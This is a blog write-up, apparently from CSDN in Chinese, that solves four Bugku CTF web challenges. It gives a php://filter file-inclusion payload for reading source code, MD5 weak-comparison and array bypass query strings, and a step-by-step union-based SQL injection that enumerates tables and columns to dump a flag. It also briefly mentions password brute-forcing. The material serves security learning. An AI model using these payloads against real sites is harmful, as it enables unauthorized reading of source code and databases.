Bugku CTF Web(17-20) Writeup

原创


KRDecad3 于 2018-06-03 17:40:27 发布 718 收藏 4

分类专栏： writeup 文章标签： Bugku Writeup

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/KRDecad3/article/details/80558388

版权



writeup 专栏收录该内容


8 篇文章 0 订阅

订阅专栏

#Bugku CTF Web(17-20) Writeup

##0x17flag在index里

打开页面有一个链接，点击链接发现URL改变，



则可能会有文件包含漏洞。

利用php://filter伪协议，php://filter简单理解为用在对文件的读写操作上。

payload:


```
?file=php://filter/read=convert.base64-encode/resource=index.php
```

得到一串base64编码，解码后网页源码，flag就在里面。

```php
<?php
    error_reporting(0);
    if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file
    ,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
```

https://blog.csdn.net/KRDecad3

##0x18输入密码查看flag



https://blog.csdn.net/KRDecad3


用burp的Intruder暴破，在网上找一找五位的密码字典加载进去，看长度不一样的就是口令了。
自己找了好几个都没有暴出来。
##0x19备份是个好习惯
常见Web源码泄露总结
若存在源码泄露，则尝试访问index.php.bak下载源码，

```php
include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

https://blog.csdn.net/KRDecad3

函数
strstr(str1, str2)判断str2是否是str1的子串；
substr(str, start[,length])返回字符串的一部分；
str_replace()以其他字符替换字符串中的一些字符（区分大小写）。
同时有md5验证相等，且key1不等于key2。
双写变量名，构造数组或弱类型绕过。
`payload:`
`?kekeyy1[]=1&kekeyy2[]=2`
`?kekeyy1=240610708&kekeyy2=QNKCDZO`
##0x20成绩单



https://blog.csdn.net/KRDecad3

页面里有一个POST表单，测试会不会有注入漏洞

POST里

`id=1'` 和 `id=1'#`

`id=1' and 1=2#` 和 `id=1' and 1=1#`

前一个不回显后一个回显，那么说明存在注入。

判断字段数：有四个字段

```
id=1' order by 4#
```

判断回显位：

```
id=1' union select 1,2,3,4#
```

查数据库：出现skctf_flag

```
id=0' union select 1,2,3,database()#
```

查数据表：出现fl4g, sc

```
id=0' union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema='skctf_flag'#
```

查fl4g字段：得到记录名skctf_flag

```
id=0' union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name='fl4g'#
```

查询数据：

```
id=0' union select 1,2,3,skctf_flag from fl4g#
```

得到flag。